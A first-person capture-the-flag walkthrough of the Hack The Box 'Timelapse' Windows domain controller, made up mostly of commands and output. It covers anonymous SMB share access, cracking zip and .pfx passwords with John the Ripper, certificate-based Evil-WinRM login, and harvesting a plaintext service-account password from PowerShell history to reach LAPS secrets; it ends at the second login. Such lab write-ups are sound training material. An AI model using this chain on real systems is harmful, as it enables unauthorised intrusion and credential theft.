

As usual, I like to start by loading up Burp Suite and checking for any web presence. If there's a web application exposed, that's often a quick win for initial enumeration. In this case, though, nothing appears to be running on port 80, so there's no web interface to interact with. With that confirmed, we can confidently shift focus and move on to enumerating the other exposed services.
Nmap allows us to identify open ports, enumerate running services, grab version information, and even attempt OS detection. It's a foundational step because everything that follows depends on understanding the attack surface accurately.
My go-to scan:
nmap -sC -sV -O -T4 <target>Quick breakdown of why:
-sC→ Runs default NSE scripts for basic enumeration-sV→ Detects service versions-O→ Attempts OS detection-T4→ Speeds things up without being reckless
Shoutout to INE Security and the eJPT for drilling that habit early — structured scanning saves time and prevents guesswork.
jbrown@Jabaris-MacBook-Pro timelaspe % nmap -Pn 10.129.227.113
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 07:32 -0500
Nmap scan report for 10.129.227.113
Host is up (0.035s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5986/tcp open  wsmans

Nmap done: 1 IP address (1 host up) scanned in 44.59 seconds
jbrown@Jabaris-MacBook-Pro timelaspe %


Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 07:42 -0500
Nmap scan report for 10.129.227.113
Host is up (0.038s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-02-26 20:42:51Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
5986/tcp open  ssl/wsmans?
|_ssl-date: 2026-02-26T20:44:25+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
| tls-alpn:
|   h2
|_  http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-26T20:43:47
|_  start_date: N/A
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.17 seconds
A few things immediately stand out here.
We're seeing LDAP exposed across multiple ports:
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
Another thing I noticed is that SMB is running.
Normally, SMB is always worth a closer look — anonymous shares, user enumeration, potential relay attacks, etc.
445/tcp  open  microsoft-ds?
Host script results:
| smb2-time:
|   date: 2026-02-26T20:43:47
|_  start_date: N/A
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
Lastly, we see WinRM running on port 5986.
That's interesting.
5986 means WinRM over HTTPS, which tells us remote management is enabled — and if we get valid credentials at any point, this could be a very clean way to gain a shell.
Even more helpful, the certificate gives us:
commonName=dc01.timelapse.htbNow we've confirmed:
- The host is likely
dc01 - It belongs to the
timelapse.htbdomain - We're almost certainly dealing with a Domain Controller
WinRM isn't immediately exploitable without creds — but it's a very promising post-credential access vector.
5986/tcp open  ssl/wsmans?
|_ssl-date: 2026-02-26T20:44:25+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
| tls-alpn:
|   h2
|_  http/1.1
So naturally, the next step is SMB enumeration.
Even though signing is required and SMBv1 didn't appear obvious at first, testing is what matters — not assumptions.
To my surprise, the server does allow SMBv1 communication, and we were able to authenticate anonymously as the guestuser.
That's a solid finding.
Now that we have anonymous access, the next logical move is share enumeration to see what's exposed.
I'm using NetExec (the successor to CrackMapExec) for this step — it makes quick work of validating access and listing shares in Active Directory environments.
If anonymous access is allowed, there's always a chance:
- Misconfigured shares
- Backup files
- Scripts
- Credentials left behind
- Internal documentation
This is why we test even when the configuration looks hardened at first glance.
jbrown@Jabaris-MacBook-Pro timelaspe % nxc smb 10.129.227.113  -u anonymous -p ""
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\anonymous: (Guest)
jbrown@Jabaris-MacBook-Pro timelaspe %
jbrown@Jabaris-MacBook-Pro timelaspe % nxc smb 10.129.227.113  -u anonymous -p "" --shares
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\anonymous: (Guest)
SMB         10.129.227.113  445    DC01             [*] Enumerated shares
SMB         10.129.227.113  445    DC01             Share           Permissions     Remark
SMB         10.129.227.113  445    DC01             -----           -----------     ------
SMB         10.129.227.113  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.227.113  445    DC01             C$                              Default share
SMB         10.129.227.113  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.227.113  445    DC01             NETLOGON                        Logon server share
SMB         10.129.227.113  445    DC01             Shares          READ
SMB         10.129.227.113  445    DC01             SYSVOL                          Logon server share
jbrown@Jabaris-MacBook-Pro timelaspe %
jbrown@Jabaris-MacBook-Pro timelaspe % nxc smb 10.129.227.113  -u anonymous -p "" -M spider_plus -o DOWNLOAD_FLAG=True -o OUTPUT_FOLDER=.
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\anonymous: (Guest)
SPIDER_PLUS 10.129.227.113  445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.227.113  445    DC01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.227.113  445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.227.113  445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.227.113  445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.227.113  445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.227.113  445    DC01             [*]  OUTPUT_FOLDER: .
SMB         10.129.227.113  445    DC01             [*] Enumerated shares
SMB         10.129.227.113  445    DC01             Share           Permissions     Remark
SMB         10.129.227.113  445    DC01             -----           -----------     ------
SMB         10.129.227.113  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.227.113  445    DC01             C$                              Default share
SMB         10.129.227.113  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.227.113  445    DC01             NETLOGON                        Logon server share
SMB         10.129.227.113  445    DC01             Shares          READ
SMB         10.129.227.113  445    DC01             SYSVOL                          Logon server share
SPIDER_PLUS 10.129.227.113  445    DC01             [+] Saved share-file metadata to "./10.129.227.113.json".
SPIDER_PLUS 10.129.227.113  445    DC01             [*] SMB Shares:           6 (ADMIN$, C$, IPC$, NETLOGON, Shares, SYSVOL)
SPIDER_PLUS 10.129.227.113  445    DC01             [*] SMB Readable Shares:  2 (IPC$, Shares)
SPIDER_PLUS 10.129.227.113  445    DC01             [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.227.113  445    DC01             [*] Total folders found:  2
SPIDER_PLUS 10.129.227.113  445    DC01             [*] Total files found:    5
SPIDER_PLUS 10.129.227.113  445    DC01             [*] File size average:    378.77 KB
SPIDER_PLUS 10.129.227.113  445    DC01             [*] File size min:        2.55 KB
SPIDER_PLUS 10.129.227.113  445    DC01             [*] File size max:        1.07 MB
jbrown@Jabaris-MacBook-Pro timelaspe % ls
jbrown@Jabaris-MacBook-Pro timelaspe % ls
10.129.227.113.json
jbrown@Jabaris-MacBook-Pro timelaspe % cat 10.129.227.113.json
{
    "Shares": {
        "Dev/winrm_backup.zip": {
            "atime_epoch": "2022-03-04 03:00:38",
            "ctime_epoch": "2021-10-25 11:48:14",
            "mtime_epoch": "2021-10-25 17:05:30",
            "size": "2.55 KB"
        },
        "HelpDesk/LAPS.x64.msi": {
            "atime_epoch": "2021-10-25 11:48:42",
            "ctime_epoch": "2021-10-25 11:48:42",
            "mtime_epoch": "2021-10-25 11:55:14",
            "size": "1.07 MB"
        },
        "HelpDesk/LAPS_Datasheet.docx": {
            "atime_epoch": "2021-10-25 11:48:42",
            "ctime_epoch": "2021-10-25 11:48:42",
            "mtime_epoch": "2021-10-25 11:55:14",
            "size": "101.97 KB"
        },
        "HelpDesk/LAPS_OperationsGuide.docx": {
            "atime_epoch": "2021-10-25 11:48:42",
            "ctime_epoch": "2021-10-25 11:48:42",
            "mtime_epoch": "2021-10-25 11:55:14",
            "size": "626.35 KB"
        },
        "HelpDesk/LAPS_TechnicalSpecification.docx": {
            "atime_epoch": "2021-10-25 11:48:42",
            "ctime_epoch": "2021-10-25 11:48:42",
            "mtime_epoch": "2021-10-25 11:55:14",
            "size": "70.98 KB"
        }
    }
}%
With anonymous access confirmed, the next step is simple — pull down whatever files we can and inspect them locally.
After downloading the available files from the share, one in particular stands out: a WinRM backup file.
That's immediately interesting.
However, when attempting to unzip it, we're prompted for a password — which we don't currently have.
That tells us a few things:
- The file is likely sensitive.
- It was protected intentionally.
- Whatever is inside probably contains credentials or configuration data.
jbrown@Jabaris-MacBook-Pro timelaspe % nxc smb 10.129.227.113  -u anonymous -p "" --share Shares  --get-file "Dev/winrm_backup.zip" ./winrm_backup.zip
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\anonymous: (Guest)
SMB         10.129.227.113  445    DC01             [*] Copying "Dev/winrm_backup.zip" to "./winrm_backup.zip"
SMB         10.129.227.113  445    DC01             [+] File "Dev/winrm_backup.zip" was downloaded to "./winrm_backup.zip"
jbrown@Jabaris-MacBook-Pro timelaspe % nxc smb 10.129.227.113  -u anonymous -p "" --share Shares  --get-file "HelpDesk/LAPS_OperationsGuide.docx" ./LAPS_OperationsGuide.docx
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\anonymous: (Guest)
SMB         10.129.227.113  445    DC01             [*] Copying "HelpDesk/LAPS_OperationsGuide.docx" to "./LAPS_OperationsGuide.docx"
SMB         10.129.227.113  445    DC01             [+] File "HelpDesk/LAPS_OperationsGuide.docx" was downloaded to "./LAPS_OperationsGuide.docx"
jbrown@Jabaris-MacBook-Pro timelaspe % nxc smb 10.129.227.113  -u anonymous -p "" --share Shares  --get-file "HelpDesk/LAPS_Datasheet.docx" ./LAPS_Datasheet.docx
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\anonymous: (Guest)
SMB         10.129.227.113  445    DC01             [*] Copying "HelpDesk/LAPS_Datasheet.docx" to "./LAPS_Datasheet.docx"
SMB         10.129.227.113  445    DC01             [+] File "HelpDesk/LAPS_Datasheet.docx" was downloaded to "./LAPS_Datasheet.docx"
jbrown@Jabaris-MacBook-Pro timelaspe % nxc smb 10.129.227.113  -u anonymous -p "" --share Shares  --get-file "HelpDesk/LAPS_TechnicalSpecification.docx" ./LAPS_TechnicalSpecification.docx
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\anonymous: (Guest)
SMB         10.129.227.113  445    DC01             [*] Copying "HelpDesk/LAPS_TechnicalSpecification.docx" to "./LAPS_TechnicalSpecification.docx"
SMB         10.129.227.113  445    DC01             [+] File "HelpDesk/LAPS_TechnicalSpecification.docx" was downloaded to "./LAPS_TechnicalSpecification.docx"
jbrown@Jabaris-MacBook-Pro timelaspe %
jbrown@Jabaris-MacBook-Pro timelaspe % nxc smb 10.129.227.113  -u anonymous -p "" --share Shares  --get-file "Dev/winrm_backup.zip" ./winrm_backup.zip
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\anonymous: (Guest)
SMB         10.129.227.113  445    DC01             [*] Copying "Dev/winrm_backup.zip" to "./winrm_backup.zip"
SMB         10.129.227.113  445    DC01             [+] File "Dev/winrm_backup.zip" was downloaded to "./winrm_backup.zip"
jbrown@Jabaris-MacBook-Pro timelaspe % unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
   skipping: legacyy_dev_auth.pfx    incorrect password
jbrown@Jabaris-MacBook-Pro timelaspe %
Since the archive is password protected, we can attempt to crack it offline using John the Ripper.
John allows us to extract the hash from encrypted zip files and attempt to crack it with a wordlist.
For this, we'll use:
zip2john <backup.zip> > hash.txtThat extracts the archive hash into a format John understands.
Then we can run:
john hash.txt --wordlist=<wordlist>If the password is weak or reused, there's a good chance we recover it.
jbrown@Jabaris-MacBook-Pro timelaspe % zip2john winrm_backup.zip > hash.txt
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: 2b chk, TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683
jbrown@Jabaris-MacBook-Pro timelaspe % ls
10.129.227.113.json   LAPS_Datasheet.docx   LAPS_TechnicalSpecification.docx
hash.txt    LAPS_OperationsGuide.docx  winrm_backup.zip
jbrown@Jabaris-MacBook-Pro timelaspe %
jbrown@Jabaris-MacBook-Pro timelaspe % john --wordlist=../wordlist/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2026-02-27 07:03) 2.380g/s 8260Kp/s 8260Kc/s 8260KC/s surfrox1391..supervier
Use the "--show" option to display all of the cracked passwords reliably
Session completed

jbrown@Jabaris-MacBook-Pro timelaspe % unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx
jbrown@Jabaris-MacBook-Pro timelaspe %
From past admin work generating certificates with OpenSSL, we know a .pfx file typically contains:
- The public certificate (what's installed on the server)
- The private key (proof we're the legitimate holder)
So if we successfully cracked and extracted this WinRM backup and it contains a .pfx file — and WinRM is exposed on 5986 — that's not a coincidence.
That's a clue.
If this certificate was used for WinRM authentication, there's a real chance we can leverage it for access.
After some quick testing, we realize Evil-WinRM doesn't accept the .pfx directly.
So we pivot again.
Instead of trying to force it, we separate the certificate and the private key from the .pfx file. Once split into:
cert.pemkey.pem
We can attempt certificate-based authentication properly.
jbrown@Jabaris-MacBook-Pro timelaspe % openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out timelaspeprivate.key -nodes
Enter Import Password:
Mac verify error: invalid password?
Unfortunately, the .pfx file is also password protected.
No problem — same process, different format.
We go back to our reliable tool, John the Ripper, and this time instead of zip2john, we'll use:
pfx2john certificate.pfx > pfx_hash.txtThat extracts the hash from the PFX file into a crackable format.
Then we run:
john pfx_hash.txt --wordlist=<wordlist>NOTE (learned the hard way):
When running pfx2john, you might run into a small but annoying issue.
Sometimes the output includes Python 3 byte string formatting — meaning parts of the hash look like:
b'3082010A02820101...'That b' at the beginning and the trailing ' at the end will cause John the Ripper to fail.
John expects pure hex, not Python-formatted byte strings.
So the fix is simple:
- Remove the leading
b' - Remove the trailing
' - Make sure the remaining value is clean hexadecimal
After cleaning that up, John runs without issue.
jbrown@Jabaris-MacBook-Pro timelaspe % john --wordlist=../wordlist/rockyou.txt privkeyhash.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
jbrown@Jabaris-MacBook-Pro timelaspe % vim pfxhash.txt
jbrown@Jabaris-MacBook-Pro timelaspe % john --wordlist=../wordlist/rockyou.txt pfxhash.txt
Warning: detected hash type "pfx", but the string is also recognized as "pfx-opencl"
Use the "--format=pfx-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (pfx [PKCS12 PBE (.pfx, .p12) (SHA-1 to SHA-512) 128/128 ASIMD 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:04:22 DONE (2026-02-27 07:30) 0.003803g/s 12286p/s 12286c/s 12286C/s thuglife03282006..thugishwayz4life
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Now that we've cracked the .pfx password, we can finally extract what we actually need — the certificate and the private key.
Since a .pfx bundle contains both, we'll use OpenSSL to split them out.
First, extract the private key:
openssl pkcs12 -in certificate.pfx -nocerts -out key.pemThen extract the certificate:
openssl pkcs12 -in certificate.pfx -clcerts -nokeys -out cert.pemYou'll be prompted for the .pfx password we just cracked.
After this, we should have:
key.pem→ private keycert.pem→ certificate
Now we can attempt certificate-based authentication against WinRM
jbrown@Jabaris-MacBook-Pro timelaspe % openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out timelaspeprivate.key -nodes
Enter Import Password:
MAC verified OK
jbrown@Jabaris-MacBook-Pro timelaspe % openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out timelaspecert.crt -nodes
Enter Import Password:
MAC verified OK
jbrown@Jabaris-MacBook-Pro timelaspe % ls
10.129.227.113.json   LAPS_OperationsGuide.docx  pfxhash.txt    timelaspeprivate.key
hash.txt    LAPS_TechnicalSpecification.docx privkeyhash.txt    winrm_backup.zip
LAPS_Datasheet.docx   legacyy_dev_auth.pfx   timelaspecert.crt
jbrown@Jabaris-MacBook-Pro timelaspe %
Now that we've extracted the certificate and private key, it's time to test access.
jbrown@Jabaris-MacBook-Pro evil-winrm % ./evil-winrm.rb -i 10.129.227.113 -S -c ../../timelaspe/timelaspecert.crt -k ../../timelaspe/timelaspeprivate.key
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
/opt/homebrew/Cellar/ruby/4.0.1/lib/ruby/gems/4.0.0/gems/rexml-3.4.4/lib/rexml/xpath.rb:67: warning: REXML::XPath.each, REXML::XPath.first, REXML::XPath.match dropped support for nodeset...
*Evil-WinRM* PS C:\Users\legacyy\Documents>
*Evil-WinRM* PS C:\Users\legacyy\Documents> dir
*Evil-WinRM* PS C:\Users\legacyy\Documents> cd ..
*Evil-WinRM* PS C:\Users\legacyy> dir


    Directory: C:\Users\legacyy


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---       10/25/2021   8:25 AM                Desktop
d-r---       10/25/2021   8:22 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\legacyy> cd Desktop
*Evil-WinRM* PS C:\Users\legacyy\Desktop> dir


    Directory: C:\Users\legacyy\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/26/2026  12:29 PM             34 user.txt


*Evil-WinRM* PS C:\Users\legacyy\Desktop> type user.txt
***USERFLAGFOUNDHERE*****
*Evil-WinRM* PS C:\Users\legacyy\Desktop>
We've got a shell — now we shift into post‑exploitation.
First step: situational awareness.
- Who am I?
- What groups am I in?
- What privileges do I have?
- What services are running?
After that baseline check, I like to bring in my go-to privilege escalation tool: WinPEAS.
WinPEAS does a solid job of quickly highlighting:
- Misconfigured services
- Weak file permissions
- Credential leftovers
- Interesting registry keys
- Stored passwords
- Scheduled tasks
Possible Password found: Config Secrets (Passwd / Credentials)
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Config Secrets (Passwd / Credentials) triggered
  $p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
> $c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p) > invoke-command -computername localhost -credential $c -port 5986 -usessl -
  SessionOption $so -scriptblock {whoami}
C:\Users\legacyy\Desktop\user.txt contains the word 'user' -excluding the 'users' directory
Now this is interesting.
WinPEAS pointed out a ConsoleHost_history.txt file — and inside it, there's a password for another user.
That's a great find.
If you're in a PowerShell session and want to quickly locate the history file yourself, you can run:
(Get-PSReadlineOption).HistorySavePathThat returns the full path to the PowerShell history file for the current user.
From there:
- Navigate to the directory
- Open
ConsoleHost_history.txt - Review the commands that were previously executed
*Evil-WinRM* PS C:\Users\legacyy\Desktop> cd 'C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\'
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir


    Directory: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2022  11:46 PM            434 ConsoleHost_history.txt


*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
he history file shows a script creating credentials for a user named svc_deploy, and it includes the password:
E3R$Q62^12p7PLlC%KWaxuaVThat's a strong-looking password — not something you'd guess. If it's sitting in PowerShell history, chances are it was used for automation or deployment tasks.
Now we ask:
- Is
svc_deploya local user? - Is it a domain user?
- What groups is it a member of?
- Does it have elevated privileges?
Before jumping straight into login attempts, a little more enumeration makes sense — check group memberships, privileges, and any references to that account elsewhere on the system.
If everything checks out, we can attempt authentication using Evil-WinRM and see if those credentials grant us higher privileges.
Users:
*Evil-WinRM* PS C:\Users\legacyy\Documents> Get-LocalUser

Name          Enabled Description
----          ------- -----------
Administrator True    Built-in account for administering the computer/domain
Guest         True    Built-in account for guest access to the computer/domain
krbtgt        False   Key Distribution Center Service Account
thecybergeek  True
payl0ad       True
legacyy       True
sinfulz       True
babywyrm      True
svc_deploy    True
TRX           True
DC01$         True
DB01$         True
WEB01$        True
Groups:
Aliases for \\DC01

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Server Operators
*Storage Replica Administrators
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
The command completed successfully.
now for the svc_deploy user:
*Evil-WinRM* PS C:\Users\legacyy\Documents> net user svc_deploy
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 11:12:37 AM
Password expires             Never
Password changeable          10/26/2021 11:12:37 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 11:25:53 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\legacyy\Documents>
We can see that svc_deploy is part of the LAPS group — referring to Microsoft LAPS.
LAPS is designed to manage and rotate local Administrator passwords across domain-joined machines. The passwords are stored in Active Directory and can be read by accounts that have the proper permissions.
Now here's where it gets interesting:
- Earlier, in the files we pulled from SMB, we found operational and integration documentation related to LAPS.
- Now we discover that
svc_deployis associated with LAPS.
HelpDesk/LAPS.x64.msi": {
            "atime_epoch": "2021-10-25 11:48:42",
            "ctime_epoch": "2021-10-25 11:48:42",
            "mtime_epoch": "2021-10-25 11:55:14",
            "size": "1.07 MB"
        },
        "HelpDesk/LAPS_Datasheet.docx": {
            "atime_epoch": "2021-10-25 11:48:42",
            "ctime_epoch": "2021-10-25 11:48:42",
            "mtime_epoch": "2021-10-25 11:55:14",
            "size": "101.97 KB"
        },
        "HelpDesk/LAPS_OperationsGuide.docx": {
            "atime_epoch": "2021-10-25 11:48:42",
            "ctime_epoch": "2021-10-25 11:48:42",
            "mtime_epoch": "2021-10-25 11:55:14",
            "size": "626.35 KB"
        },
        "HelpDesk/LAPS_TechnicalSpecification.docx": {
            "atime_epoch": "2021-10-25 11:48:42",
            "ctime_epoch": "2021-10-25 11:48:42",
            "mtime_epoch": "2021-10-25 11:55:14",
            "size": "70.98 KB"
        }
Because svc_deploy is a member of the LAPS_Readers global group, it has permission to read stored local administrator passwords from Active Directory via Microsoft LAPS.
From the documentation we found earlier, we know LAPS extends the AD schema with two key attributes:
ms-Mcs-AdmPwd→ Stores the local Administrator password in cleartextms-Mcs-AdmPwdExpirationTime→ Stores when the password will reset
If an account can read ms-Mcs-AdmPwd, it can retrieve the local Administrator password for domain-joined machines.
jbrown@Jabaris-MacBook-Pro evil-winrm % ./evil-winrm.rb -i 10.129.227.113 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -P 5986 -S
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

